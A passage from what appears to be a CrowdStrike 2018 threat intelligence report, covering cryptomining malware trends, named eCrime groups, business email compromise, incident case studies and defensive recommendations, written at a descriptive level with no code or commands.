CrowdStrike Intelligence no longer observes the use of Quant Loader to facilitate crimeware downloads, suggesting customers have acquired other means to support the distribution of their criminal campaigns.

MINEWARE AND CRYPTOCURRENCY TRENDS

CrowdStrike Intelligence has continued to track the effect of fluctuations in the value of cryptocurrencies on eCrime operations. Following a precipitous rise in the value of BTC at the end of 2017, established eCrime adversaries continued to further their efforts to acquire BTC, usually by developing and/or incorporating capabilities to target users' cryptocurrency wallets. Ransomware operators are also sensitive to the value of cryptocurrencies, as many ransom payments are requested in BTC. In November 2018, immediately following a decline in the USD value of BTC, CrowdStrike Intelligence observed ransomware operators adjust the cost of decrypting per-machine in line with the value of BTC.

Mineware (aka cryptojacking), which emerged in full strength during 2017 and continued to proliferate in 2018, has gone from a trending threat to a pervasive one. Mineware tends to focus on mining Monero (XMR) cryptocurrency, as it has proven to be the most amenable to CPU mining. In standalone binary form, mineware is often discovered in conjunction with other malware on a victim's network; the presence of it may be indicative of larger network security problems.

+

Mineware (aka cryptojacking), which emerged in full strength during 2017 and continued to proliferate in 2018, has gone from a trending threat to a pervasive one.

SALTY SPIDER TARGETS CRYPTOCURRENCY WALLETS

Beginning in January 2018 and persisting through the first half of the year, CrowdStrike Intelligence observed SALTY SPIDER, developer and operator of the long-running Sality botnet, distribute malware designed to target cryptocurrency users. These tools, like other secondary payloads delivered by Sality, have similarities to the Sality malware that indicate they were also developed by SALTY SPIDER. An early tool scans victim machines for the presence of directories associated with Electrum BTC wallets and exfiltrates all files in these directories. Another tool queries the clipboard of the targeted machine for strings that match the format of BTC addresses. When this activity was first observed, it came on the heels of a significant increase in the value of BTC.

THE PERVASIVENESS OF MINEWARE

The prevalence of mineware in conjunction with other criminal computer compromises has led law enforcement agencies to respond to this threat.

The criminal use of mineware has become associated with the delivery of binaries, installed via exploitation. In early 2018, the delivery of mineware was combined with other notable TTPs, including supply chain attacks, mobile malware and domain-generation algorithms (DGAs). As the year continued, mineware operators adopted new vulnerabilities, particularly those affecting Drupal, an open-source content management system. The compromise of a large number of vulnerable servers enabled these actors to run mineware surreptitiously and on a large scale.

The prevalence of mineware in conjunction with other criminal computer compromises has led law enforcement agencies to respond to this threat. Japan, China, and South Korea all arrested individuals allegedly connected to mineware operations in 2018. The technology sector has also adopted measures to limit users' exposure to mineware, such as browser-based CPU mining like CoinHive. Several web browser ad blockers now blacklist mineware-related domains. In April 2018, Google announced that Chrome extensions containing mineware would be banned from the Chrome Web Store. Two months later, Apple also updated its guidelines for iOS applications to prevent the inclusion of cryptocurrency mining code.

OVERWATCH INTRUSION REPORT

Monetizing with Coin Miners a Hot Objective in 2018

OverWatch analyzed a number of targeted eCrime intrusions during the year, in which the adversary gained considerable access. In past years, these actors likely would have pursued financial or other types of sensitive data, or even deployed ransomware. However, with the rise in cryptocurrency values in late 2017 and early 2018, OverWatch observed a corresponding rise in the popularity of using malicious network access to deploy cryptocoin miners. One such example happened when an insurance company suffered a breach and reached out to the CrowdStrike Services team for help. OverWatch partnered with the Services team to help stop, investigate and remediate the breach.

The intrusion started as a ransomware attack, but the company did not have to pay the ransom because it had already prepared adequate backups. After recovery, the company called in the CrowdStrike Services team to investigate the initial intrusion vector. In partnership with the Services investigation, OverWatch then uncovered continued malicious, interactive activity. OverWatch threat hunting revealed that the actor had access to the domain controller via RDP using valid credentials, and was performing various actions to deepen its foothold. Notably, one of those actions was leveraging PsExec for script execution of a batch file on 171 hosts. That batch script used PowerShell to download and install a Monero coin miner, XMRig. As noted in the recently released 2018 CrowdStrike Services Cyber Intrusion Casebook, Falcon was able to proactively block the cryptomining activity, so no damage was done. By providing expertise to the customer's security team, CrowdStrike was instrumental in completely eradicating the adversary from the environment in just under six hours. Further information on this attack, including details on the WMI event subscription technique used for persistence, are available in the Services Casebook, Case Study #3.

TARGETED ECRIME

Consistent activity observed throughout 2018 demonstrates that CARBON SPIDER and COBALT SPIDER are well-established eCrime adversaries, capable of continuing operations despite several arrests of individuals linked to these groups. Additionally, both adversaries developed new TTPs and adopted the use of new tools during the year. In July 2018, CrowdStrike Intelligence introduced a third targeted eCrime adversary, RATPAK SPIDER, following a source-code leak of Pegasus, a malware framework used by this group.

Table 9.
A Summary of Observed Targeted eCrime Adversaries in 2018

Adversary	Ops Tempo	Description
COBALT SPIDER	Medium-High	Throughout 2018, CrowdStrike Intelligence tracked the tool usage of COBALT SPIDER, including the adoption of several exploit document builders — ThreadKit, VenomKit and Taurus — as well as the use of bespoke malware COBINT. This adversary continues to target Russian and Eastern European financial institutions and has expanded its targeting to include Panamanian financial institutions.
CARBON SPIDER	Medium	CARBON SPIDER’s pace of development was steady throughout 2017. This pace was not matched in 2018, based on observable evidence. That said, the adversary switched from using Bateleur to Harpy as a first-stage tool in the April-May 2018 time frame.
RATPAK SPIDER	Low	In July 2018, the source code of Pegasus, RATPAK SPIDER’s malware framework, was anonymously leaked. This malware has been linked to the targeting of Russia’s financial sector. Associated malware, Buhtrap, which has been leaked previously, was observed this year in connection with SWC campaigns that also targeted Russian users.

ARREST OF INDIVIDUALS LINKED TO TARGETED ECRIME

In August 2018, the FBI announced that three individuals connected to CARBON SPIDER were arrested earlier in the year.

On March 26, 2018, a Europol press release announced the arrest of an individual purported to be the leader of the group behind the Carbanak (tracked as part of CARBON SPIDER) and Cobalt Group (likely relating to COBALT SPIDER) malware attacks. The individual was identified as Denis K, a 34-year old Ukrainian. He is the alleged author of the Carbanak malware, which CrowdStrike identifies as Sekur, CARBON SPIDER's primary implant. However, CrowdStrike Intelligence has assessed that Denis K likely left CARBON SPIDER following widespread public reporting of the Russian bank campaigns in mid-2015 and continued attacks against Russian and Eastern European financial institutions in separate activity that CrowdStrike Intelligence has attributed with high confidence to COBALT SPIDER.

This arrest did not appear to have a major impact on COBALT SPIDER operations, with additional campaigns identified throughout the summer of 2018. The relatively short downtime in COBALT SPIDER's operations suggests that this is a sophisticated eCrime organization with multiple members. It is also likely that it has developed contingency plans in case of further law enforcement action.

CARBON SPIDER also experienced the arrests of alleged members of the group. In August 2018, the FBI announced that three individuals connected to CARBON SPIDER were arrested earlier in the year. The three individuals, all Ukrainian nationals, are believed to have held management positions within the point of sale (POS) subgroup of CARBON SPIDER, which targeted U.S. hospitality and restaurant sectors throughout 2017 and into 2018. Despite these arrests, CARBON SPIDER continued to operate and even introduced a new JavaScript RAT, dubbed Harpy.

CROWDSTRIKE SERVICES CASE STUDY

An Employee Satisfaction Survey Was a Front for a Payroll Heist[7]

Situational Analysis

Corporate security staff noticed suspicious activity on the account of one of its C-level executives. Investigators mapped the root cause to a phishing email, which presented itself as an invitation from an external company to participate in an employee survey. The executive didn't think an employee satisfaction survey had been authorized, so they went to the survey page to check it out.

Subsequently, a group of users that reported to the executive received a similar email, which originated from the executive's email account. Trusting the credibility of a link sent by one of their executive officers, many employees complied with the request and visited the page to take the survey. Employees who had not completed the survey were sent a reminder from the executive's account, and more people went to the page.

The retailer had recently outsourced its payroll functions to a third-party payment solutions provider. CrowdStrike noticed that password resets for the payroll portal were being requested and informed the company. CrowdStrike caught the fraud just a few days before payroll was issued, but if it had not been discovered, the loss would have exceeded $1,000,000 USD.

Investigation and Analysis

The executive who was originally phished didn't enter any credentials into the page, but that action wasn't necessary. Simply visiting the page gave the adversary a chance to grab the hash of the victim's credentials by leveraging a web browser vulnerability that allows a website to request a username and password hash from the user's system. The adversary then cracked the hash to get into the company's SSO (single sign-on) system and leverage all the privileges belonging to the executive.

[7] From the CrowdStrike Services Cyber Intrusion Casebook 2018, Case Study, Case Study #5

CROWDSTRIKE SERVICES CASE STUDY

The CrowdStrike Services team believes the adversary explored the executive's email in search of anything it could monetize. It found its opportunity when it happened upon the news that the company was outsourcing its payroll.

The adversary had requested password resets to the third-party payment portal for some of the employees, and then intercepted the reset messages before legitimate account owners could see them. Once inside the payment portal, the adversary redirected the employees' paychecks to an online bank that provides the ability to send money anywhere in the world from an account via gift cards.

CrowdStrike has observed other BEC cases that involved SSO credential theft, but those cases involved only an internal portal. This is the first time the team has seen an adversary bold enough to use a third-party portal as part of an attack. Clearly, it was confident in its ability to intercept communications between the third-party portal and employees with legitimate accounts.

CrowdStrike Services discovered that the survey page used as bait had been hosted on an unmonitored website operated by a small library located in the United States. The code was buried deep on the web server, but when attempts were made to retrieve the files to find more evidence, it was too late: The library had found the page first and wiped the file.

CrowdStrike, with the permission of the customer, conveyed essential details of the case to U.S. federal law enforcement. Using these details and information about other CrowdStrike cases involving the same adversary, federal law enforcement was able to arrest the group that was using this particular set of TTPs.

COBALT SPIDER'S USE OF BUILDER KITS

COBALT SPIDER was a repeat customer of kit developers, with demonstrated use of ThreadKit and VenomKit.

Exploit document builder kits proved to be very popular in 2018, due in large part to their ease of integration with secondary payloads, and regular releases of new versions containing exploits for the latest Microsoft Office, Internet Explorer and Adobe Flash vulnerabilities. COBALT SPIDER was a repeat customer of kit developers, with demonstrated use of ThreadKit and VenomKit. In May and June 2018, CrowdStrike Intelligence identified COBALT SPIDER malicious RTF documents created via ThreadKit, however, the adversary moved to using VenomKit over the course of the summer.

While COBALT SPIDER was not their only customer, the loss of its business to competitors may have affected the profits of both ThreadKit and VenomKit. CrowdStrike Intelligence observed regular iterations of ThreadKit from April 2017 until September 2018, after which no further development was identified until very late December 2018 when exploit code for CVE 2018-15982 was added. Similarly, after a drop in price in November 2018, the vendor of VenomKit announced in December that the kit was no longer for sale. Taurus loader documents, on the other hand, continue to be observed, and CrowdStrike Intelligence expects to see this tool in use in the near-term, at least into early 2019.

In December 2018, CrowdStrike Intelligence identified evidence that COBALT SPIDER was once again changing its toolset. Malicious documents, tracked as Aries by CrowdStrike, were distributed using hyperlinks embedded within spear-phishing emails targeting Eastern European and Panamanian financial institutions.

CARBON SPIDER MONETIZATION THROUGH JOKER'S STASH

CrowdStrike Intelligence has tracked Joker's Stash since late 2014. This entity advertises and sells millions of card records, often for less than $10 USD each.

Throughout 2018, CrowdStrike Intelligence observed several large credit card data dumps being sold on criminal marketplaces. One of the most prominent “carding shops” was Joker's Stash. In May 2018, CrowdStrike Intelligence confirmed that credit card data obtained in CARBON SPIDER intrusions was monetized via the Joker's Stash carding operation. The theft of this specific dataset was enabled by the adversary's custom malware, Bateleur. The targeting of PoS terminals and additional TTPs observed in the incident are also consistent with CARBON SPIDER. CrowdStrike Intelligence has noted an extended time gap between data exfiltration and the advertising of the stolen data via Joker's Stash. The consistency of this trend suggests that CARBON SPIDER may be using the data themselves first, or that there is an extended resale chain prior to advertising through Joker's Stash.

CrowdStrike Intelligence has tracked Joker's Stash since late 2014. This entity advertises and sells millions of card records, often for less than $10 USD each. The operators of Joker's Stash advertise on several Russian-language underground forums and are not fluent English speakers, so it is possible that the operators of Joker's Stash are of Russian origin. Joker's Stash is also known for its operational and communications security practices, which eschew frequent underground communication tools such as Jabber and ICQ.

CROWDSTRIKE SERVICES CASE STUDY

A Clean Laptop Left, a Dirty Laptop Came Back — An Interesting Drive-By Technique[8]

Situational Analysis

An employee used a laptop in a public space to access a third-party partner site. The laptop had traditional antivirus software installed. That site was compromised with FakeUpdates, a campaign affecting thousands of Joomla and WordPress sites, which ultimately led to a Dridex malware infection and PowerShell Empire installation on the laptop. When the employee returned to work, the infected laptop served as the entry point for the adversary to compromise the corporate network.

Investigation and Analysis

CrowdStrike Services began its analysis by first deploying the Falcon platform throughout the environment to gain real-time protection and visibility on the endpoints, and then using Falcon Forensics Collector, a tool created by CrowdStrike, to collect historical information from endpoints in order to quickly triage and scope incidents. Real-time data, in conjunction with artifacts the adversary had left on the system, were used to understand what had occurred, identify key systems and pinpoint compromised users.

The CrowdStrike investigation included forensic hard-drive analysis of three systems and historical artifact collection from a few thousand additional endpoints. The investigation also identified a misconfiguration in Active Directory that placed all domain users in the local administrators’ group for systems within the European Union. This misconfiguration alone did not allow for the attack to succeed, but it certainly helped the adversary compromise the environment quickly and completely.

CrowdStrike attributes this attack to INDRIK SPIDER, the adversary usually associated with Dridex. Prior to this incident CrowdStrike had not associated INDRIK SPIDER with the FakeUpdates campaign.

[8] From the CrowdStrike Services Cyber Intrusion Casebook 2018, Case Study Case Study #2


BUSINESS EMAIL COMPROMISE

Throughout 2018, CrowdStrike observed business email compromise (BEC) scams affecting organizations across multiple sectors. Sometimes referred to as CEO fraud, it often involves an actor sending an email from a spoofed or compromised account to the victim company's financial institution requesting a wire transfer. Once the transfer is sent, the payment details are intercepted by the criminals and changed. In other incidents, actors have targeted 401(k) accounts of employees or an institution's payroll system.

This activity affects both the targeted organization and the financial institutions supporting these victims. CrowdStrike Intelligence can confirm that successful fraudulent wire transfers have netted thieves millions of dollars, with some attempted transfers reaching the billion-dollar mark. BEC campaigns are often initiated with phishing emails and commodity malware — including HawkEye, Agent Tesla, and NanoCore — in order to compromise the organization and gather its sensitive information.

BEC fraud is transnational, which poses some significant challenges in successfully combating this threat. The fraud operations are often driven by confraternities based in Nigeria, which may target a U.S.-based business and then move stolen funds to Mexico, Ireland or China. Nigerian law enforcement in particular is challenged by limited resources, and Nigerian criminals often operate in groups or cells in countries outside Africa (e.g., Europe, Asia, and North America), which requires law enforcement agencies to partner in takedown operations.

Figure 19.
BEC Global Operations


US
U.S. businesses are regular targets of BEC operations. Law enforcement announced arrests in efforts to combat BEC throughout 2018
IRELAND & UK
Destination of fraudulent funds
TURKEY
Destination of fraudulent funds
CHINA & HONG KONG
Destination of fraudulent funds
MEXICO
Destination of fraudulent funds
NIGERIA
Many confraternities are Nigerian in origin but operate around the world

GLOBAL THREAT PREDICTIONS AND RECOMMENDATIONS

In 2019, targeted intrusion adversaries will continue to conduct campaigns as part of their nation-state's national strategies. China, Russia, Iran, and the DPRK are seeking geopolitical prominence, both in their respective regions and internationally, and they will use their cyber capabilities to attain and maintain situational awareness of their neighbors and rivals. Entities in the government, defense, think tank and NGO sectors will continue to be the targets of these operations. These intrusions will likely be supported by the targeting of upstream providers in the telecommunications and technology (particularly managed service providers) sectors, and may include supply chain compromises, as was observed in 2017.

For China, interest in regional neighbors will likely support the BRI and Digital Silk Road initiatives, the latter furthering the balkanization of the internet. Vietnam and Thailand have already drafted intrusive cybersecurity laws that closely resemble China's. The spread of such surveillance standards will undoubtedly benefit Chinese adversary groups, many of which are well-versed in targeting telecom organizations. Russia and Iran are also likely to make efforts to control the direction of international policy regarding internet use. Both countries continue to pursue efforts to control content on domestic internet platforms. Actors and organizations in Iran and Russia are also likely to continue using information operations (IO) campaigns to support narratives favorable to these countries, regardless of the vigilance of social media companies.

Although mineware may no longer be a rising trend, it is still likely to affect organizations across all sectors and may be observed in conjunction with other crimeware.

It remains too early to tell if BOSS SPIDER will return to operations following the DoJ indictment. In the meantime, it is highly likely that other Big Game Hunting adversaries — INDRIK SPIDER and GRIM SPIDER — will continue to operate to their fullest capacity, undeterred by potential law enforcement activity. CrowdStrike Intelligence continues to observe fluctuations in the eCrime ecosystem; however, it is clear that reputation remains a driving factor among eCrime adversaries. GURU SPIDER's ruined status is a notable example of how quickly a downfall can occur, while MUMMY SPIDER has leveraged its relationships to grow into a formidable force.

Although mineware may no longer be a rising trend, it is still likely to affect organizations across all sectors and may be observed in conjunction with other crimeware. BEC will remain elevated in 2019, as new actor groups utilizing these tactics emerge and existing groups develop new TTPs for compromising their victims.

RECOMMENDATIONS

2018 was another tumultuous year in cybersecurity. Looking forward, there is ample evidence that adversaries will be forced to adapt and deploy stealthier tactics in order to continue their profitable operations, prolonging the cybersecurity arms race. CrowdStrike recommends that all organizations consider the following measures to help maintain strong defenses in 2019:

01 BASIC HYGIENE STILL MATTERS

The basics of user awareness, asset and vulnerability management, and secure configurations continue to serve as the foundation for a strong cybersecurity program. CrowdStrike recommends that organizations regularly review and improve their standard security controls, including the following:

- **User awareness** programs should be initiated to combat the continued threat of phishing and related social engineering techniques, such as 2018's massive Emotet outbreak.
- **Asset management** and software inventory are crucial to ensuring that organizations understand their own footprint and exposure.
- **Vulnerability** and patch management can verify that known vulnerabilities and insecure configurations are identified, prioritized and remediated.
- **Multifactor authentication (MFA)** should be established for all users because today's attackers have proven to be adept at accessing and using valid credentials, leading quickly to deeper compromise — also, MFA makes it much more difficult for adversaries to gain privileged access.
- **In addition to MFA**, a robust privilege access management process will limit the damage adversaries can do if they get in, and reduce the likelihood of lateral movement.
- **Implement password** protection to prevent disabling or uninstalling endpoint protection that provides critical prevention and visibility for defenders — also, disabling it is always a high-priority for attackers looking to deepen their foothold and hide their activities.

02 LOOK BEYOND MALWARE: STRENGTHEN DEFENSES AGAINST MODERN ATTACKS

As sophisticated attacks continue to evolve, enterprises face much more than just “a malware problem.” Defenders must look for early warning signs that an attack may be underway, such as code execution, persistence, stealth, command control and lateral movement within a network. Contextual and behavioral analysis, when delivered in real time via machine learning and artificial intelligence, effectively detects and prevents attacks that conventional “defense-in-depth” technologies cannot address.

03 SURVIVAL OF THE FASTEST : ACCEPT THE 1-10-60 CHALLENGE

With breakout time measured in hours, CrowdStrike recommends that organizations pursue the “1-10-60 rule” in order to effectively combat sophisticated cyberthreats:

- **Detect** intrusions in under one minute,
- **Perform** a full investigation in under 10 minutes
- **Eradicate** the adversary from the environment in under 60 minutes

Organizations that meet this 1-10-60 benchmark are much more likely to eradicate the adversary before the attack spreads out from its initial entry point, minimizing impact and further escalation. Meeting this challenge requires investment in deep visibility, as well as automated analysis and remediation tools across the enterprise, reducing friction and enabling responders to understand threats and take fast, decisive action.

04 LOOK FOR PARTNERS TO HELP FILL THE TALENT GAP

It is tempting for organizations to turn primarily to technology to solve their cybersecurity challenges. Events from 2018 remind us that behind every attack, there is a human adversary who is adept at changing TTPs in response to technical controls. Defending against these threats ultimately requires effective, dedicated and capable security professionals. The most talented professionals are hard to find, and expensive to keep on staff. Successful enterprises often look outward for help, partnering with best-in-class external solution providers to help fill critical talent gaps in a cost-effective manner.

ABOUT CROWDSTRIKE

CrowdStrike is the leader in cloud-delivered endpoint protection. Leveraging artificial intelligence (AI), the CrowdStrike Falcon® platform offers instant visibility and protection across the enterprise and prevents attacks on endpoints on or off the network. CrowdStrike Falcon deploys in minutes to deliver actionable intelligence and real-time protection from Day One. It seamlessly unifies next-generation AV with best-in-class endpoint detection and response, backed by 24/7 managed hunting. Its cloud infrastructure and single-agent architecture take away complexity and add scalability, manageability, and speed.

CrowdStrike Falcon protects customers against all cyber attack types, using sophisticated signatureless AI and Indicator-of-Attack (IOA) based threat prevention to stop known and unknown threats in real time. Powered by the CrowdStrike Threat Graph™, Falcon instantly correlates 1 trillion security events a week from across the globe to immediately prevent and detect threats.

There's much more to the story of how Falcon has redefined endpoint protection but there's only one thing to remember about CrowdStrike: We stop breaches.

Learn more: www.crowdstrike.com